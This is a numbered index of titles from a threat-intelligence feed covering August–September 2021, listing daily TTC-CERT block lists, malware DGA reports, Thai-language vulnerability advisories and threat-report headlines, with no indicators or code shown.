1.1.1219. 2021-08-29 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-28 - CyberTotal
1.1.1220. 2021-08-29 TTC-CERT - HASH Daily Block Lists - 2021-08-28 - CyberTotal
1.1.1221. 2021-08-29 TTC-CERT - IP Daily Block Lists - 2021-08-28 - CyberTotal
1.1.1222. 2021-08-29 TTC-CERT - URL Daily Block Lists - 2021-08-28 - CyberTotal
1.1.1223. 2021-08-30 Active Bamital DGA(s) for 20210829
1.1.1224. 2021-08-30 Active Bedep DGA(s) for 20210829
1.1.1225. 2021-08-30 Active Chinad DGA(s) for 20210829
1.1.1226. 2021-08-30 Active Malware samples detected on 2021-08-29
1.1.1227. 2021-08-30 Newly registered domain names related to the Covid-19 pandemic on 20210828
1.1.1228. 2021-08-30 TTC-CERT Block Lists 2021-08-30 - Agentemis, BEACON, Cobalt Strike
1.1.1229. 2021-08-30 TTC-CERT Block Lists 2021-08-30 - Dridex, Bugat, or Cridex Trojan
1.1.1230. 2021-08-30 TTC-CERT Block Lists 2021-08-30 - Phishing attack dataset
1.1.1231. 2021-08-30 TTC-CERT - HASH Daily Block Lists - 2021-08-29 - CyberTotal
1.1.1232. 2021-08-31 Active Bamital DGA(s) for 20210830
1.1.1233. 2021-08-31 Active Bedep DGA(s) for 20210830
1.1.1234. 2021-08-31 Active Chinad DGA(s) for 20210830
1.1.1235. 2021-08-31 Active Malware samples detected on 2021-08-30
1.1.1236. 2021-08-31 Mozi is dead but the poison is still there
1.1.1237. 2021-08-31 Newly registered domain names related to the Covid-19 pandemic on 20210829
1.1.1238. 2021-08-31 TTC-CERT Block Lists 2021-08-31 - Agentemis, BEACON, Cobalt Strike
1.1.1239. 2021-08-31 TTC-CERT Block Lists 2021-08-31 - Dridex, Bugat, or Cridex Trojan
1.1.1240. 2021-08-31 TTC-CERT Block Lists 2021-08-31 - IcedID, BokBot
1.1.1241. 2021-08-31 TTC-CERT Block Lists 2021-08-31 - Phishing attack dataset
1.1.1242. 2021-08-31 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-30 - CyberTotal
1.1.1243. 2021-08-31 TTC-CERT - HASH Daily Block Lists - 2021-08-30 - CyberTotal
1.1.1244. 2021-08-31 TTC-CERT - IP Daily Block Lists - 2021-08-30 - CyberTotal

1.1.1245. 2021-08-31 TTC-CERT - URL Daily Block Lists - 2021-08-30 - CyberTotal
1.1.1246. 2021-08-31 Widespread credential phishing campaign abuses open redirector links
1.1.1247. 2021-08-31 แจ้งเตือนช่องโหว่ CVE-2021-33766 (ProxyToken) ของ Microsoft Exchange (แบบ On-Premise) มีความรุนแรงระดับสูง (High)
1.1.1248. 2021-09-01 Active Bamital DGA(s) for 20210831
1.1.1249. 2021-09-01 Active Bedep DGA(s) for 20210831
1.1.1250. 2021-09-01 Active Conficker DGA(s) for 20210831
1.1.1251. 2021-09-01 Active Malware samples detected on 2021-08-31
1.1.1252. 2021-09-01 Newly registered domain names related to the Covid-19 pandemic on 20210830
1.1.1253. 2021-09-01 New Mirai Variant Targets WebSVN Command Injection Vulnerability (CVE-2021-32305)
1.1.1254. 2021-09-01 NMap Scanning Traffic from ToT Infra
1.1.1255. 2021-09-01 Spam mail potrayed as DTAC Mail Exchange System Mail
1.1.1256. 2021-09-01 TTC-CERT Block Lists 2021-09-01 - Agentemis, BEACON, Cobalt Strike
1.1.1257. 2021-09-01 TTC-CERT Block Lists 2021-09-01 - Dridex, Bugat, or Cridex Trojan
1.1.1258. 2021-09-01 TTC-CERT Block Lists 2021-09-01 - Phishing attack dataset
1.1.1259. 2021-09-01 TTC-CERT - DOMAIN Daily Block Lists - 2021-08-31 - CyberTotal
1.1.1260. 2021-09-01 TTC-CERT - HASH Daily Block Lists - 2021-08-31 - CyberTotal
1.1.1261. 2021-09-01 TTC-CERT - IP Daily Block Lists - 2021-08-31 - CyberTotal
1.1.1262. 2021-09-01 TTC-CERT - URL Daily Block Lists - 2021-08-31 - CyberTotal
1.1.1263. 2021-09-02 Active Bamital DGA(s) for 20210901
1.1.1264. 2021-09-02 Active Bedep DGA(s) for 20210901
1.1.1265. 2021-09-02 Active Chinad DGA(s) for 20210901
1.1.1266. 2021-09-02 Active Malware samples detected on 2021-09-01
1.1.1267. 2021-09-02 CARBON SPIDER Embraces Big Game Hunting
1.1.1268. 2021-09-02 Newly registered domain names related to the Covid-19 pandemic on 20210831
1.1.1269. 2021-09-02 STRRAT: a Java-based RAT that doesn't care if you have Java

1.1.1270. 2021-09-02 TTC-CERT Block Lists 2021-09-02 - Agentemis, BEACON, Cobalt Strike
1.1.1271. 2021-09-02 TTC-CERT Block Lists 2021-09-02 - Dridex, Bugat, or Cridex Trojan
1.1.1272. 2021-09-02 TTC-CERT Block Lists 2021-09-02 - IcedID, BokBot
1.1.1273. 2021-09-02 TTC-CERT Block Lists 2021-09-02 - Phishing attack dataset
1.1.1274. 2021-09-02 TTC-CERT - HASH Daily Block Lists - 2021-09-01 - CyberTotal
1.1.1275. 2021-09-02 TTC-CERT - IP Daily Block Lists - 2021-09-01 - CyberTotal
1.1.1276. 2021-09-02 แจ้งเตือนช่องโหว่ CVE-2021-34746 ของ Cisco Enterprise NFV Infrastructure Software มีความรุนแรงระดับร้ายแรง (Critical)
1.1.1277. 2021-09-03 Active Bamital DGA(s) for 20210902
1.1.1278. 2021-09-03 Active Bedep DGA(s) for 20210902
1.1.1279. 2021-09-03 Active Beebone DGA(s) for 20210902
1.1.1280. 2021-09-03 Active Chinad DGA(s) for 20210902
1.1.1281. 2021-09-03 Active Malware samples detected on 2021-09-02
1.1.1282. 2021-09-03 Attracting flies with Honey(gain): Adversarial abuse of proxyware
1.1.1283. 2021-09-03 Newly registered domain names related to the Covid-19 pandemic on 20210901
1.1.1284. 2021-09-03 Technical analysis of the QakBot banking Trojan
1.1.1285. 2021-09-03 TTC-CERT Block Lists 2021-09-03 - Agentemis, BEACON, Cobalt Strike
1.1.1286. 2021-09-03 TTC-CERT Block Lists 2021-09-03 - Dridex, Bugat, or Cridex Trojan
1.1.1287. 2021-09-03 TTC-CERT Block Lists 2021-09-03 - IcedID, BokBot
1.1.1288. 2021-09-03 TTC-CERT Block Lists 2021-09-03 - Phishing attack dataset
1.1.1289. 2021-09-03 TTC-CERT - HASH Daily Block Lists - 2021-09-02 - CyberTotal
1.1.1290. 2021-09-03 TTC-CERT - IP Daily Block Lists - 2021-09-02 - CyberTotal
1.1.1291. 2021-09-03 Unknown Actor Using CLFS Log Files for Stealth
1.1.1292. 2021-09-04 Active Bamital DGA(s) for 20210903
1.1.1293. 2021-09-04 Active Chinad DGA(s) for 20210903
1.1.1294. 2021-09-04 Active Conficker DGA(s) for 20210903
1.1.1295. 2021-09-04 Active Malware samples detected on 2021-09-03
1.1.1296. 2021-09-04 Attack cases using Metasploit meterpreter

1.1.1297. 2021-09-04 FIN7 Using Windows 11 Alpha-Themed Docs to Drop Javascript Backdoor
1.1.1298. 2021-09-04 Newly registered domain names related to the Covid-19 pandemic on 20210902
1.1.1299. 2021-09-04 TTC-CERT Block Lists 2021-09-04 - Agentemis, BEACON, Cobalt Strike
1.1.1300. 2021-09-04 TTC-CERT Block Lists 2021-09-04 - Dridex, Bugat, or Cridex Trojan
1.1.1301. 2021-09-04 TTC-CERT Block Lists 2021-09-04 - Phishing attack dataset
1.1.1302. 2021-09-04 TTC-CERT - HASH Daily Block Lists - 2021-09-03 - CyberTotal
1.1.1303. 2021-09-05 Active Bamital DGA(s) for 20210904
1.1.1304. 2021-09-05 Active Bedep DGA(s) for 20210904
1.1.1305. 2021-09-05 Active Chinad DGA(s) for 20210904
1.1.1306. 2021-09-05 Newly registered domain names related to the Covid-19 pandemic on 20210903
1.1.1307. 2021-09-05 TTC-CERT Block Lists 2021-09-05 - Agentemis, BEACON, Cobalt Strike
1.1.1308. 2021-09-05 TTC-CERT Block Lists 2021-09-05 - Dridex, Bugat, or Cridex Trojan
1.1.1309. 2021-09-05 TTC-CERT Block Lists 2021-09-05 - Phishing attack dataset
1.1.1310. 2021-09-05 TTC-CERT - HASH Daily Block Lists - 2021-09-04 - CyberTotal
1.1.1311. 2021-09-05 TTC-CERT - IP Daily Block Lists - 2021-09-04 - CyberTotal
1.1.1312. 2021-09-06 Active Bamital DGA(s) for 20210905
1.1.1313. 2021-09-06 Active Conficker DGA(s) for 20210905
1.1.1314. 2021-09-06 Active DirCrypt DGA(s) for 20210905
1.1.1315. 2021-09-06 Active Malware samples detected on 2021-09-05
1.1.1316. 2021-09-06 AvosLocker claims of intital access to egat.co.th
1.1.1317. 2021-09-06 Newly registered domain names related to the Covid-19 pandemic on 20210904
1.1.1318. 2021-09-06 TTC-CERT Block Lists 2021-09-06 - Agentemis, BEACON, Cobalt Strike
1.1.1319. 2021-09-06 TTC-CERT Block Lists 2021-09-06 - Dridex, Bugat, or Cridex Trojan
1.1.1320. 2021-09-06 TTC-CERT Block Lists 2021-09-06 - Phishing attack dataset

1.1.1321. 2021-09-06 TTC-CERT - HASH Daily Block Lists - 2021-09-05 - CyberTotal
1.1.1322. 2021-09-06 TTC-CERT - IP Daily Block Lists - 2021-09-05 - CyberTotal
1.1.1323. 2021-09-07 Active Bamital DGA(s) for 20210906
1.1.1324. 2021-09-07 Active Bedep DGA(s) for 20210906
1.1.1325. 2021-09-07 Active Conficker DGA(s) for 20210906
1.1.1326. 2021-09-07 Active Malware samples detected on 2021-09-06
1.1.1327. 2021-09-07 AvosLocker Ransomware Indicators Of Compromise (IoCs)
1.1.1328. 2021-09-07 Conti affiliates use ProxyShell Exchange exploit in ransomware attacks
1.1.1329. 2021-09-07 Jackpot scam email telling employees that they have won a large lottery prize.
1.1.1330. 2021-09-07 Newly registered domain names related to the Covid-19 pandemic on 20210905
1.1.1331. 2021-09-07 TTC-CERT Block Lists 2021-09-07 - Agentemis, BEACON, Cobalt Strike
1.1.1332. 2021-09-07 TTC-CERT Block Lists 2021-09-07 - Dridex, Bugat, or Cridex Trojan
1.1.1333. 2021-09-07 TTC-CERT Block Lists 2021-09-07 - Phishing attack dataset
1.1.1334. 2021-09-07 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-06 - CyberTotal
1.1.1335. 2021-09-07 TTC-CERT - HASH Daily Block Lists - 2021-09-06 - CyberTotal
1.1.1336. 2021-09-07 TTC-CERT - IP Daily Block Lists - 2021-09-06 - CyberTotal
1.1.1337. 2021-09-07 Whaling mail targtting C-Suite potrayted as mail system email
1.1.1338. 2021-09-08 Active Bamital DGA(s) for 20210907
1.1.1339. 2021-09-08 Active Bedep DGA(s) for 20210907
1.1.1340. 2021-09-08 Active Chinad DGA(s) for 20210907
1.1.1341. 2021-09-08 Active Malware samples detected on 2021-09-07
1.1.1342. 2021-09-08 Fake pirated software sites serve up malware droppers as a service
1.1.1343. 2021-09-08 Malware "LokiBot" distribution activity-exploitation of vulnerabilities in social engineering and old IE
1.1.1344. 2021-09-08 Newly registered domain names related to the Covid-19 pandemic on 20210906
1.1.1345. 2021-09-08 Phishing Android Malware Targets Taxpayers in India

1.1.1346. 2021-09-08 TTC-CERT Block Lists 2021-09-08 - Agentemis, BEACON, Cobalt Strike
1.1.1347. 2021-09-08 TTC-CERT Block Lists 2021-09-08 - Dridex, Bugat, or Cridex Trojan
1.1.1348. 2021-09-08 TTC-CERT Block Lists 2021-09-08 - IcedID, BokBot
1.1.1349. 2021-09-08 TTC-CERT Block Lists 2021-09-08 - Phishing attack dataset
1.1.1350. 2021-09-08 TTC-CERT - HASH Daily Block Lists - 2021-09-07 - CyberTotal
1.1.1351. 2021-09-08 TTC-CERT - IP Daily Block Lists - 2021-09-07 - CyberTotal
1.1.1352. 2021-09-08 แจ้งเตือนช่องโหว่ชนิด zero-day ที่มีความรุนแรงระดับสูง (High) CVE-2021-40444 ใน MSHTML ของ Microsoft Windows
1.1.1353. 2021-09-09 Active Bamital DGA(s) for 20210908
1.1.1354. 2021-09-09 Active Bedep DGA(s) for 20210908
1.1.1355. 2021-09-09 Active Chinad DGA(s) for 20210908
1.1.1356. 2021-09-09 Active Malware samples detected on 2021-09-08
1.1.1357. 2021-09-09 Advance Fee Fraud: The Emergence of Elaborate Crypto Schemes
1.1.1358. 2021-09-09 EGoManiac | An Unscrupulous Turkish-Nexus Threat Actor
1.1.1359. 2021-09-09 Newly registered domain names related to the Covid-19 pandemic on 20210907
1.1.1360. 2021-09-09 NMap Scanning Traffic from IP of Triple T Broadband Public Company Limited
1.1.1361. 2021-09-09 "Stolen Images Evidence" Campaign Continues Pushing BazarLoader Malware
1.1.1362. 2021-09-09 TeamTNT with new campaign aka "Chimaera" with zero/low AV detection
1.1.1363. 2021-09-09 TTC-CERT Block Lists 2021-09-09 - Agentemis, BEACON, Cobalt Strike
1.1.1364. 2021-09-09 TTC-CERT Block Lists 2021-09-09 - Dridex, Bugat, or Cridex Trojan
1.1.1365. 2021-09-09 TTC-CERT Block Lists 2021-09-09 - Phishing attack dataset
1.1.1366. 2021-09-09 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-08 - CyberTotal
1.1.1367. 2021-09-09 TTC-CERT - HASH Daily Block Lists - 2021-09-08 - CyberTotal
1.1.1368. 2021-09-09 TTC-CERT - IP Daily Block Lists - 2021-09-08 - CyberTotal
1.1.1369. 2021-09-10 Active Bamital DGA(s) for 20210909

1.1.1370. 2021-09-10 Active Bedep DGA(s) for 20210909
1.1.1371. 2021-09-10 Active Chinad DGA(s) for 20210909
1.1.1372. 2021-09-10 Active Malware samples detected on 2021-09-09
1.1.1373. 2021-09-10 BladeHawk group: Android espionage against Kurdish ethnic group
1.1.1374. 2021-09-10 Grayfly: Chinese Threat Actor Uses Newly-discovered Sidewalk Malware
1.1.1375. 2021-09-10 Muhstik Takes Aim at Confluence CVE 2021-26084
1.1.1376. 2021-09-10 Newly registered domain names related to the Covid-19 pandemic on 20210908
1.1.1377. 2021-09-10 TTC-CERT Block Lists 2021-09-10 - Agentemis, BEACON, Cobalt Strike
1.1.1378. 2021-09-10 TTC-CERT Block Lists 2021-09-10 - Dridex, Bugat, or Cridex Trojan
1.1.1379. 2021-09-10 TTC-CERT Block Lists 2021-09-10 - Phishing attack dataset
1.1.1380. 2021-09-10 TTC-CERT - HASH Daily Block Lists - 2021-09-09 - CyberTotal
1.1.1381. 2021-09-10 TTC-CERT - IP Daily Block Lists - 2021-09-09 - CyberTotal
1.1.1382. 2021-09-11 Active Bamital DGA(s) for 20210910
1.1.1383. 2021-09-11 Active Bedep DGA(s) for 20210910
1.1.1384. 2021-09-11 Active Conficker DGA(s) for 20210910
1.1.1385. 2021-09-11 Active Cryptowall DGA(s) for 20210910
1.1.1386. 2021-09-11 Active Malware samples detected on 2021-09-10
1.1.1387. 2021-09-11 Earth Baku: An APT Group Targeting Indo-Pacific Countries With New Stealth Loaders and Backdoor
1.1.1388. 2021-09-11 Newly registered domain names related to the Covid-19 pandemic on 20210909
1.1.1389. 2021-09-11 S.O.V.A. - A new Android Banking trojan with fowl intentions
1.1.1390. 2021-09-11 TTC-CERT Block Lists 2021-09-11 - Agentemis, BEACON, Cobalt Strike
1.1.1391. 2021-09-11 TTC-CERT Block Lists 2021-09-11 - Dridex, Bugat, or Cridex Trojan
1.1.1392. 2021-09-11 TTC-CERT Block Lists 2021-09-11 - Phishing attack dataset
1.1.1393. 2021-09-11 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-10 - CyberTotal
1.1.1394. 2021-09-11 TTC-CERT - HASH Daily Block Lists - 2021-09-10 - CyberTotal

1.1.1395. 2021-09-11 TTC-CERT - IP Daily Block Lists - 2021-09-10 - CyberTotal
1.1.1396. 2021-09-12 Active Bamital DGA(s) for 20210911
1.1.1397. 2021-09-12 Active Bedep DGA(s) for 20210911
1.1.1398. 2021-09-12 Active Chinad DGA(s) for 20210911
1.1.1399. 2021-09-12 Active Malware samples detected on 2021-09-11
1.1.1400. 2021-09-12 Newly registered domain names related to the Covid-19 pandemic on 20210910
1.1.1401. 2021-09-12 TTC-CERT Block Lists 2021-09-12 - Agentemis, BEACON, Cobalt Strike
1.1.1402. 2021-09-12 TTC-CERT Block Lists 2021-09-12 - Dridex, Bugat, or Cridex Trojan
1.1.1403. 2021-09-12 TTC-CERT Block Lists 2021-09-12 - Phishing attack dataset
1.1.1404. 2021-09-12 TTC-CERT - IP Daily Block Lists - 2021-09-11 - CyberTotal
1.1.1405. 2021-09-13 Active Bamital DGA(s) for 20210912
1.1.1406. 2021-09-13 Active Conficker DGA(s) for 20210912
1.1.1407. 2021-09-13 Active DirCrypt DGA(s) for 20210912
1.1.1408. 2021-09-13 Active Malware samples detected on 2021-09-12
1.1.1409. 2021-09-13 Newly registered domain names related to the Covid-19 pandemic on 20210911
1.1.1410. 2021-09-13 TTC-CERT Block Lists 2021-09-13 - Agentemis, BEACON, Cobalt Strike
1.1.1411. 2021-09-13 TTC-CERT Block Lists 2021-09-13 - Dridex, Bugat, or Cridex Trojan
1.1.1412. 2021-09-13 TTC-CERT Block Lists 2021-09-13 - Phishing attack dataset
1.1.1413. 2021-09-13 TTC-CERT - HASH Daily Block Lists - 2021-09-12 - CyberTotal
1.1.1414. 2021-09-13 TTC-CERT - IP Daily Block Lists - 2021-09-12 - CyberTotal
1.1.1415. 2021-09-14 Active Bamital DGA(s) for 20210913
1.1.1416. 2021-09-14 Active Bedep DGA(s) for 20210913
1.1.1417. 2021-09-14 Active Chinad DGA(s) for 20210913
1.1.1418. 2021-09-14 Active Malware samples detected on 2021-09-13
1.1.1419. 2021-09-14 BazarLoader to Conti Ransomware in 32 Hours
1.1.1420. 2021-09-14 JavaScript-Based Phishing
1.1.1421. 2021-09-14 Lazarus latest campaign | September 2021

1.1.1422. 2021-09-14 New Dridex Variant Being Spread By Crafted Excel Document
1.1.1423. 2021-09-14 Newly registered domain names related to the Covid-19 pandemic on 20210912
1.1.1424. 2021-09-14 Tencent Cloud Firewall and Cloud WAF successfully defended MimuMiner mining Trojans from exploiting Confluence RCE vulnerabilities
1.1.1425. 2021-09-14 TTC-CERT Block Lists 2021-09-14 - Agentemis, BEACON, Cobalt Strike
1.1.1426. 2021-09-14 TTC-CERT Block Lists 2021-09-14 - Dridex, Bugat, or Cridex Trojan
1.1.1427. 2021-09-14 TTC-CERT Block Lists 2021-09-14 - Phishing attack dataset
1.1.1428. 2021-09-14 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-13 - CyberTotal
1.1.1429. 2021-09-14 TTC-CERT - HASH Daily Block Lists - 2021-09-13 - CyberTotal
1.1.1430. 2021-09-14 TTC-CERT IP Block Lists 2021-09-14 - FTP port scanning, FTP attack
1.1.1431. 2021-09-14 TTC-CERT IP Block Lists 2021-09-14 - SSH port scanning, SSH brute-force attack
1.1.1432. 2021-09-14 TTC-CERT - IP Daily Block Lists - 2021-09-13 - CyberTotal
1.1.1433. 2021-09-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-14
1.1.1434. 2021-09-14 Vermilion Strike: Linux and Windows Re-implementation of Cobalt Strike
1.1.1435. 2021-09-14 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-30632 และ CVE-2021-30633
1.1.1436. 2021-09-14 แจ้งเตือนบริษัท Apple เผยแพร่การอัปเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) CVE-2021-30858 และ CVE-2021-30860
1.1.1437. 2021-09-15 Active Bamital DGA(s) for 20210914
1.1.1438. 2021-09-15 Active Bedep DGA(s) for 20210914
1.1.1439. 2021-09-15 Active Conficker DGA(s) for 20210914
1.1.1440. 2021-09-15 Active Cryptowall DGA(s) for 20210914
1.1.1441. 2021-09-15 Active Malware samples detected on 2021-09-14
1.1.1442. 2021-09-15 Blackmail email spamming to employee in Thai Language
1.1.1443. 2021-09-15 Embedded Content in OOXML Documents

1.1.1444. 2021-09-15 Newly registered domain names related to the Covid-19 pandemic on 20210913
1.1.1445. 2021-09-15 New Zloader Infection Chain Comes With Improved Stealth and Evasion Mechanisms
1.1.1446. 2021-09-15 TTC-CERT Block Lists 2021-09-15 - Agentemis, BEACON, Cobalt Strike
1.1.1447. 2021-09-15 TTC-CERT Block Lists 2021-09-15 - Dridex, Bugat, or Cridex Trojan
1.1.1448. 2021-09-15 TTC-CERT Block Lists 2021-09-15 - Phishing attack dataset
1.1.1449. 2021-09-15 TTC-CERT - HASH Daily Block Lists - 2021-09-14 - CyberTotal
1.1.1450. 2021-09-15 TTC-CERT IP Block Lists 2021-09-15 - FTP port scanning, FTP attack
1.1.1451. 2021-09-15 TTC-CERT IP Block Lists 2021-09-15 - SSH port scanning, SSH brute-force attack
1.1.1452. 2021-09-15 TTC-CERT - IP Daily Block Lists - 2021-09-14 - CyberTotal
1.1.1453. 2021-09-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-15
1.1.1454. 2021-09-15 แจ้งข้อมูลเพิ่มเติมกรณีบริษัทไมโครซอฟท์ออกแพชต์แก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-40444
1.1.1455. 2021-09-16 Active Bamital DGA(s) for 20210915
1.1.1456. 2021-09-16 Active Bedep DGA(s) for 20210915
1.1.1457. 2021-09-16 Active Chinad DGA(s) for 20210915
1.1.1458. 2021-09-16 Active Malware samples detected on 2021-09-15
1.1.1459. 2021-09-16 Newly registered domain names related to the Covid-19 pandemic on 20210914
1.1.1460. 2021-09-16 Travel Themed Phishing URLs Set to Prey on Eager Travelers
1.1.1461. 2021-09-16 True ISP IP exploiting DMZ Infra using Commix red team tool
1.1.1462. 2021-09-16 TTC-CERT Block Lists 2021-09-16 - Agentemis, BEACON, Cobalt Strike
1.1.1463. 2021-09-16 TTC-CERT Block Lists 2021-09-16 - Dridex, Bugat, or Cridex Trojan
1.1.1464. 2021-09-16 TTC-CERT Block Lists 2021-09-16 - Phishing attack dataset
1.1.1465. 2021-09-16 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-15 - CyberTotal
1.1.1466. 2021-09-16 TTC-CERT - HASH Daily Block Lists - 2021-09-15 - CyberTotal
1.1.1467. 2021-09-16 TTC-CERT IP Block Lists 2021-09-16 - FTP port scanning, FTP attack

1.1.1468. 2021-09-16 TTC-CERT IP Block Lists 2021-09-16 - SSH port scanning, SSH brute-force attack
1.1.1469. 2021-09-16 TTC-CERT - IP Daily Block Lists - 2021-09-15 - CyberTotal
1.1.1470. 2021-09-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-16
1.1.1471. 2021-09-16 Web Shells Lead to ZeroLogon and Application Impersonation Attacks
1.1.1472. 2021-09-16 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-38660 และ CVE-2021-38655 ในผลิตภัณฑ์ Microsoft Excel
1.1.1473. 2021-09-17 Active Bamital DGA(s) for 20210916
1.1.1474. 2021-09-17 Active Bedep DGA(s) for 20210916
1.1.1475. 2021-09-17 Active Chinad DGA(s) for 20210916
1.1.1476. 2021-09-17 Active Malware samples detected on 2021-09-16
1.1.1477. 2021-09-17 APT Group Targets Indian Defense Officials Through Enhanced TTPs
1.1.1478. 2021-09-17 Magecart Group 8: Patterns in Hosting Reveal Sustained Attacks on E-Commerce
1.1.1479. 2021-09-17 Newly registered domain names related to the Covid-19 pandemic on 20210915
1.1.1480. 2021-09-17 Operation ‘Harvest’: A Deep Dive into a Long-term Campaign
1.1.1481. 2021-09-17 OSX.ZuRu: Trojanized apps spread malware, via sponsored search results
1.1.1482. 2021-09-17 TTC-CERT Block Lists 2021-09-17 - Agentemis, BEACON, Cobalt Strike
1.1.1483. 2021-09-17 TTC-CERT Block Lists 2021-09-17 - Dridex, Bugat, or Cridex Trojan
1.1.1484. 2021-09-17 TTC-CERT Block Lists 2021-09-17 - IcedID, BokBot
1.1.1485. 2021-09-17 TTC-CERT Block Lists 2021-09-17 - Phishing attack dataset
1.1.1486. 2021-09-17 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-16 - CyberTotal
1.1.1487. 2021-09-17 TTC-CERT - HASH Daily Block Lists - 2021-09-16 - CyberTotal
1.1.1488. 2021-09-17 TTC-CERT IP Block Lists 2021-09-17 - FTP port scanning, FTP attack
1.1.1489. 2021-09-17 TTC-CERT IP Block Lists 2021-09-17 - SSH port scanning, SSH brute-force attack
1.1.1490. 2021-09-17 TTC-CERT - IP Daily Block Lists - 2021-09-16 - CyberTotal

1.1.1491. 2021-09-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-17
1.1.1492. 2021-09-17 แจ้งเตือนการโจมตีช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ Zoho ManageEngine ADSelfService Plus (CVE-2021-40539)
1.1.1493. 2021-09-18 Active Bamital DGA(s) for 20210917
1.1.1494. 2021-09-18 Active Bedep DGA(s) for 20210917
1.1.1495. 2021-09-18 Active Chinad DGA(s) for 20210917
1.1.1496. 2021-09-18 Active Malware samples detected on 2021-09-17
1.1.1497. 2021-09-18 Azure OMI Vulnerability OMIGOD (CVE-2021-38647) Now Under Exploitation - Cado Security | Click. Dig. Done.
1.1.1498. 2021-09-18 Newly registered domain names related to the Covid-19 pandemic on 20210916
1.1.1499. 2021-09-18 Snakes on a Domain: An Analysis of a Python Malware Loader
1.1.1500. 2021-09-18 TTC-CERT Block Lists 2021-09-18 - Agentemis, BEACON, Cobalt Strike
1.1.1501. 2021-09-18 TTC-CERT Block Lists 2021-09-18 - Dridex, Bugat, or Cridex Trojan
1.1.1502. 2021-09-18 TTC-CERT Block Lists 2021-09-18 - IcedID, BokBot
1.1.1503. 2021-09-18 TTC-CERT Block Lists 2021-09-18 - Phishing attack dataset
1.1.1504. 2021-09-18 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-17 - CyberTotal
1.1.1505. 2021-09-18 TTC-CERT - HASH Daily Block Lists - 2021-09-17 - CyberTotal
1.1.1506. 2021-09-18 TTC-CERT IP Block Lists 2021-09-18 - FTP port scanning, FTP attack
1.1.1507. 2021-09-18 TTC-CERT IP Block Lists 2021-09-18 - SSH port scanning, SSH brute-force attack
1.1.1508. 2021-09-18 TTC-CERT - IP Daily Block Lists - 2021-09-17 - CyberTotal
1.1.1509. 2021-09-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-18
1.1.1510. 2021-09-18 Untangling the Spider Web: The Curious Connection Between WIZARD SPIDER’s Ransomware Infrastructure and a Windows Zero-Day Exploit
1.1.1511. 2021-09-18 Untangling the Spider Web: The Curious Connection Between WIZARD SPIDER’s Ransomware Infrastructure and a Windows Zero-Day Exploit (Indicators #1001 to 2000)
1.1.1512. 2021-09-19 Active Bamital DGA(s) for 20210918
1.1.1513. 2021-09-19 Active Chinad DGA(s) for 20210918

1.1.1514. 2021-09-19 Active Conficker DGA(s) for 20210918
1.1.1515. 2021-09-19 Active Malware samples detected on 2021-09-18
1.1.1516. 2021-09-19 Newly registered domain names related to the Covid-19 pandemic on 20210917
1.1.1517. 2021-09-19 TTC-CERT Block Lists 2021-09-19 - Agentemis, BEACON, Cobalt Strike
1.1.1518. 2021-09-19 TTC-CERT Block Lists 2021-09-19 - Dridex, Bugat, or Cridex Trojan
1.1.1519. 2021-09-19 TTC-CERT Block Lists 2021-09-19 - Phishing attack dataset
1.1.1520. 2021-09-19 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-18 - CyberTotal
1.1.1521. 2021-09-19 TTC-CERT - HASH Daily Block Lists - 2021-09-18 - CyberTotal
1.1.1522. 2021-09-19 TTC-CERT IP Block Lists 2021-09-19 - FTP port scanning, FTP attack
1.1.1523. 2021-09-19 TTC-CERT IP Block Lists 2021-09-19 - SSH port scanning, SSH brute-force attack
1.1.1524. 2021-09-19 TTC-CERT - IP Daily Block Lists - 2021-09-18 - CyberTotal
1.1.1525. 2021-09-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-19
1.1.1526. 2021-09-20 Active Bamital DGA(s) for 20210919
1.1.1527. 2021-09-20 Active Chinad DGA(s) for 20210919
1.1.1528. 2021-09-20 Active Conficker DGA(s) for 20210919
1.1.1529. 2021-09-20 Active Malware samples detected on 2021-09-19
1.1.1530. 2021-09-20 Newly registered domain names related to the Covid-19 pandemic on 20210918
1.1.1531. 2021-09-20 Spam Email potray as ThaiPost delivered to employee
1.1.1532. 2021-09-20 TTC-CERT Block Lists 2021-09-20 - Agentemis, BEACON, Cobalt Strike
1.1.1533. 2021-09-20 TTC-CERT Block Lists 2021-09-20 - Dridex, Bugat, or Cridex Trojan
1.1.1534. 2021-09-20 TTC-CERT Block Lists 2021-09-20 - IcedID, BokBot
1.1.1535. 2021-09-20 TTC-CERT Block Lists 2021-09-20 - Phishing attack dataset
1.1.1536. 2021-09-20 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-19 - CyberTotal
1.1.1537. 2021-09-20 TTC-CERT - HASH Daily Block Lists - 2021-09-19 - CyberTotal
1.1.1538. 2021-09-20 TTC-CERT IP Block Lists 2021-09-20 - FTP port scanning, FTP attack

1.1.1539. 2021-09-20 TTC-CERT IP Block Lists 2021-09-20 - SSH port scanning, SSH brute-force attack
1.1.1540. 2021-09-20 TTC-CERT - IP Daily Block Lists - 2021-09-19 - CyberTotal
1.1.1541. 2021-09-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-20
1.1.1542. 2021-09-20 TTC-CERT - URL Daily Block Lists - 2021-09-19 - CyberTotal
1.1.1543. 2021-09-21 Active Bamital DGA(s) for 20210920
1.1.1544. 2021-09-21 Active Bedep DGA(s) for 20210920
